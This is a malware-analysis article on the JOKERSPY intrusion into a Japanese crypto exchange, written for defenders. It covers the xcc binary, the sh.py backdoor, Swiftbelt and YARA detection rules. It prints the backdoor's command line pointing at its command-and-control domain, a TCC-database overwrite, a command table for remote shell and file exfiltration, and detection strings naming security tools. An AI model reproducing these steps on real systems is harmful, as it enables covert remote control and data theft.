Initial research exposing JOKERSPY

By Colson Wilhoit, Salim Bitam, Seth Goodwin, Andrew Pease, Ricardo Ungureanu

Published: 2023-06-21 · Archived: 2026-04-05 14:48:57 UTC

Key takeaways

- This is an initial notification of an active intrusion with additional details to follow
- REF9134 leverages custom and open source tools for reconnaissance and command and control
- Targets of this activity include a cryptocurrency exchange in Japan

Preamble

This research article explores a recently discovered intrusion we're calling REF9134, which involves using the **sh.py** backdoor to deploy the macOS Swiftbelt enumeration tool. **sh.py** and **xcc** have recently been dubbed JOKERSPY by Bitdefender.

Specifically, this research covers:

- How Elastic Security Labs identified reconnaissance from the adversary group
- The adversary's steps to evade detection using **xcc** , installing the **sh.py** backdoor, and deploying enumeration tools

A deeper look at this attack may be published at a later date.

Overview

In late May of 2023, an adversary with existing access in a prominent Japanese cryptocurrency exchange tripped one of our diagnostic endpoint alerts that detected the execution of a binary (**xcc**). **xcc** is not trusted by Apple, and the adversary self-signed using the native macOS tool **codesign**. While this detection in itself was not necessarily innocuous, the industry vertical and additional activity we observed following these initial alerts caught our eye and caused us to pay closer attention.

Following the execution of **xcc** , we observed the threat actor attempting to bypass TCC permissions by creating their own TCC database and trying to replace the existing one. On June 1st a new Python-based tool was seen executing from the same directory as **xcc** and was utilized to execute an open-source macOS post-exploitation enumeration tool known as Swiftbelt.

Analysis

REF9134 is an intrusion into a large Japan-based cryptocurrency service provider focusing on asset exchange for trading Bitcoin, Ethereum, and other common cryptocurrencies.

The xcc binary

xcc (**d895075057e491b34b0f8c0392b44e43ade425d19eaaacea6ef8c5c9bd3487d8**) is a self-signed multi-architecture binary written in Swift which is used to evaluate current system permissions. The version observed by Elastic Security Labs is signed as **XProtectCheck-55554944f74096a836b73310bd55d97d1dff5cd4** , and has a code signature resembling publicly known and untrusted payloads.

process.command_line	process.hash.sha256	process.code_signature.signing_id	process.code_signature.trusted	rule.name
/Users/Shared/xcc	d895075057e491b34b0f8c0392b44e43ade425d19eaaacea6ef8c5c9bd3487d8	XProtectCheck-55554944f74096a836b73310bd55d97d1dff5cd4	false	DIAG: Suspicious Codesign Identifier for Untrusted Binary
/Users/Shared/xcc	d895075057e491b34b0f8c0392b44e43ade425d19eaaacea6ef8c5c9bd3487d8	XProtectCheck-55554944f74096a836b73310bd55d97d1dff5cd4	false	DIAG: Suspicious Codesign Identifier for Untrusted Binary

Initial detection of the xcc binary

To identify other binaries signed with the same identifier, we converted **XProtectCheck-55554944f74096a836b73310bd55d97d1dff5cd4** to hexadecimal and searched VirusTotal to identify 3 additional samples (**content: {5850726f74656374436865636b2d353535353439343466373430393661383336623733333130626435356439376431646666635636434}**).

Each contained the same core functionality with structural differences. These discrepancies may indicate that these variants of **xcc** were developed to bypass endpoint capabilities that interfered with execution.

Shortly after the creation of **xcc** , researchers observed the threat actor copying **/Users/Shared/tcc.db** over the existing TCC database, **/Library/Application Support/com.apple.TCC/TCC.db**. This may enable the threat to avoid TCC prompts visible to system users while simultaneously abusing a directory with broad file write permissions.

XCode artifacts

During analysis of this binary, researchers identified two unique paths, **/Users/joker/Developer/Xcode/DerivedData/** and **/Users/joker/Downloads/Spy/XProtectCheck/XProtectCheck/** , which stood out as anomalous. The default path for compiling code with Xcode is **/Users/[username]/Developer/Xcode/DerivedData**.

Abusing TCC

These introspection permissions are managed by the native Transparency, Consent, and Control (TCC) feature. Researchers determined that **xcc** checks FullDiskAccess and ScreenRecording permissions, as well as checking if the screen is currently locked and if the current process is a trusted accessibility client.

```
v3 = type metadata accessor for XProtectCheck();
xCheck = swift_allocObject(v3, 16LL, 7LL);
specialized XProtectCheck.SystemIdleTime()();
specialized XProtectCheck.getTopWindowApp()();
specialized XProtectCheck.isScreenLocked()();
specialized XProtectCheck.checkFullDiskAccessPermission()();
v4 = CGPreflightScreenCaptureAccess(v3);
```

xcc queries current system permissions

Upon successfully executing in our Detonate environment, the following results were displayed:

```
Idle Time: 1009.174487033
Active App: Terminal
The screen is currently UNLOCKED!
FullDiskAccess: NO
ScreenRecording: NO
Accessibility: NO
```

TCC permissions queried by xcc

Once the custom TCC database was placed in the expected location, the threat actor executed the **xcc** binary.

process.executable	file.path	process.name	file.name
/Users/Shared/xcc	-	xcc	-
/bin/cp	/Library/Application Support/com.apple.TCC/TCC.db	cp	TCC.db
/Library/Developer/CommandLineTools/Library/Frameworks/Python3.framework/Versions/3.9/Resources/Python.app/Contents/MacOS/Python	/Users/Shared/tcc.db	Python	tcc.db

Threat actor creating/modifying, moving a TCC database, and then executing xcc

Initial access

The **xcc** binary was executed via bash by three separate processes

- **/Applications/IntelliJ IDEA.app/Contents/MacOS/idea**
- **/Applications/iTerm.app/Contents/MacOS/iTerm2**
- **/Applications/Visual Studio Code.app/Contents/MacOS/Electron.**

While we are still investigating and continuing to gather information, we strongly believe that the initial access for this malware was a malicious or backdoored plugin or 3rd party dependency that provided the threat actor access. This aligns with the connection that was made by the researchers at Bitdefender who correlated the hardcoded domain found in a version of the **sh.py** backdoor to a Tweet about an infected macOS QR code reader which was found to have a malicious dependency.

Deployed cryptographic libraries

On May 31st, researchers observed three non-native DyLibs deployed to **/Users/shared/keybag/** called **libcrypto.1.0.0.dylib** , **libncursesw.5.dylib** , and **libssl.1.0.0.dylib**. On MacOS, keys for file and keychain Data Protection are stored in keybags, and pertain to iOS, iPadOS, watchOS, and tvOS. At this time, researchers propose that this staging serves a defense evasion purpose and speculate that they may contain useful vulnerabilities. The threat actor may plan to introduce these vulnerabilities to otherwise patched systems or applications.

The sh.py backdoor

sh.py is a Python backdoor used to deploy and execute other post-exploitation capabilities like Swiftbelt **.**

The malware loads its configuration from **~/Public/Safari/sar.dat**. The configuration file contains crucial elements such as command-and-control (C2) URLs, a sleep timer for beaconing purposes (the default value is 5 seconds), and a unique nine-digit identifier assigned to each agent.

```
process.command_line
/Library/Developer/CommandLineTools/Library/Frameworks/Python3.framework/Versions/3.9/Res
ources/Python.app/Contents/MacOS/Python /Users/Shared/sh.py app.influmarket.org/ps
```

Execution of sh.py with the C2 URL provided as a parameter

As part of its periodic beaconing, the malware gathers and transmits various system information. The information sent includes:

- Hostname
- Username
- Domain name
- Current directory
- The absolute path of the executable binary
- OS version
- Is 64-bit OS
- Is 64-bit process
- Python version

Below is a table outlining the various commands that can be handled by the backdoor:

Command	Description
sk	Stop the backdoor's execution

Command	Description
l	List the files of the path provided as parameter
c	Execute and return the output of a shell command
cd	Change directory and return the new path
xs	Execute a Python code given as a parameter in the current context
xsi	Decode a Base64-encoded Python code given as a parameter, compile it, then execute it
r	Remove a file or directory from the system
e	Execute a file from the system with or without parameter
u	Upload a file to the infected system
d	Download a file from the infected system
g	Get the current malware's configuration stored in the configuration file
w	Override the malware's configuration file with new values


Swiftbelt

On June 1st, the compromised system registered a signature alert for MacOS.Hacktool.Swiftbelt, a MacOS enumeration capability inspired by SeatBelt and created by the red-teamer Cedric Owens. Unlike other enumeration methods, Swiftbelt invokes Swift code to avoid creating command line artifacts. Notably, **xcc** variants are also written using Swift.

The signature alert indicated that Swiftbelt was written to **/Users/shared/sb** and executed using the bash shell interpreter, **sh**. The full command line observed by researchers was **Users/Shared/sb /bin/sh -c /users/shared/sb \> /users/shared/sb.log 2\>&1** , demonstrating that the threat actor captured results in **sb.log** while errors were directed to STDOUT.

Diamond Model

Elastic Security utilizes the Diamond Model to describe high-level relationships between the adversaries, capabilities, infrastructure, and victims of intrusions. While the Diamond Model is most commonly used with single intrusions, and leveraging Activity Threading (section 8) as a way to create relationships between incidents, an adversary-centered (section 7.1.4) approach allows for a, although cluttered, single diamond.



REF9134 Diamond Model

Observed tactics and techniques

MITRE ATT&CK Tactics

Tactics represent the why of a technique or sub-technique. It is the adversary's tactical goal: the reason for performing an action. These are the tactics observed by Elastic Security Labs in this campaign:

- Execution
- Persistence
- Privilege Escalation
- Defense Evasion
- Discovery

MITRE ATT&CK Techniques / Sub techniques

Techniques and Sub techniques represent how an adversary achieves a tactical goal by performing an action. These are the techniques observed by Elastic Security Labs in this campaign:

- Command and Scripting Interpreter
- Dylib Hijacking
- Potential Exploitation for Privilege Execution
- Potential Abuse Elevation Control Mechanism
- Hide Artifacts
- Masquerading
- Obfuscating Files or Information
- Subvert Trust Controls
- Application Window Discovery
- Screen Capture
- Crytpoistic Software
- Data from Local System

Detection logic

YARA

Elastic Security has created YARA rules to identify this activity. Below are YARA rules to identify the JOKERSPY backdoor and SwiftBelt tool.

```
rule Macos_Hacktool_JokerSpy {
   meta:
       author = "Elastic Security"
       creation_date = "2023-06-19"
       last_modified = "2023-06-19"
       os = "MacOS"
       arch = "x86"
       category_type = "Hacktool"
       family = "JokerSpy"
       threat_name = "Macos.Hacktool.JokerSpy"
       reference_sample = "d895075057e491b34b0f8c0392b44e43ade425d19eaaacea6ef8c5c9bd3487d8"
       license = "Elastic License v2"

   strings:
       $str1 = "ScreenRecording: NO" fullword
       $str2 = "Accessibility: NO" fullword
       $str3 = "Accessibility: YES" fullword
       $str4 = "eck13XProtectCheck"
       $str5 = "Accessibility: NO" fullword
       $str6 = "kMDItemDisplayName = *TCC.db" fullword
   condition:
       5 of them
}
```

```
rule MacOS_Hacktool_Swiftbelt {
   meta:
       author = "Elastic Security"
       creation_date = "2021-10-12"
       last_modified = "2021-10-25"
       threat_name = "MacOS.Hacktool.Swiftbelt"
       reference_sample = "452c832a17436f61ad5f32ee1c97db05575160105ed1dcd0d3c6db9fb5a9aea1"
       os = "macos"
       arch_context = "x86"
       license = "Elastic License v2"

   strings:
       $dbg1 = "SwiftBelt/Sources/SwiftBelt"
       $dbg2 = "[-] Firefox places.sqlite database not found for user"
       $dbg3 = "[-] No security products found"
       $dbg4 = "SSH/AWS/gcloud Credentials Search:"
       $dbg5 = "[-] Could not open the Slack Cookies database"
       $sec1 = "[+] Malwarebytes A/V found on this host"
       $sec2 = "[+] Cisco AMP for endpoints found"
       $sec3 = "[+] SentinelOne agent running"
       $sec4 = "[+] Crowdstrike Falcon agent found"
       $sec5 = "[+] FireEye HX agent installed"
       $sec6 = "[+] Little snitch firewall found"
       $sec7 = "[+] ESET A/V installed"
       $sec8 = "[+] Carbon Black OSX Sensor installed"
       $sec9 = "/Library/Little Snitch"
       $sec10 = "/Library/FireEye/xagt"
       $sec11 = "/Library/CS/falcond"
       $sec12 = "/Library/Logs/PaloAltoNetworks/GlobalProtect"
       $sec13 = "/Library/Application Support/Malwarebytes"
```

```
        $sec14 = "/usr/local/bin/osqueryi"
        $sec15 = "/Library/Sophos Anti-Virus"
        $sec16 = "/Library/Objective-See/Lulu"
        $sec17 = "com.eset.remoteadministrator.agent"
        $sec18 = "/Applications/CarbonBlack/CbOsxSensorService"
        $sec19 = "/Applications/BlockBlock Helper.app"
        $sec20 = "/Applications/KextViewr.app"
    condition:
        6 of them
}
```

References

The following were referenced throughout the above research:

- https://www.bitdefender.com/blog/labs/fragments-of-cross-platform-backdoor-hint-at-larger-mac-os-attack

Observations

The following observables were discussed in this research.

Observable	Type	Name	Reference
app.influmarket[.]org	Domain	n/a	sh.py domain
d895075057e491b34b0f8c0392b44e43ade425d19eaaacea6ef8c5c9bd3487d8	SHA-256	/Users/Shared/xcc	Macos.Hacktool.Jol
8ca86f78f0c73a46f31be366538423ea0ec58089f3880e041543d08ce11fa626	SHA-256	/Users/Shared/sb	MacOS.Hacktool.S
aa951c053baf011d08f3a60a10c1d09bbac32f332413db5b38b8737558a08dc1	SHA-256	/Users/Shared/sh.py	sh.py script

---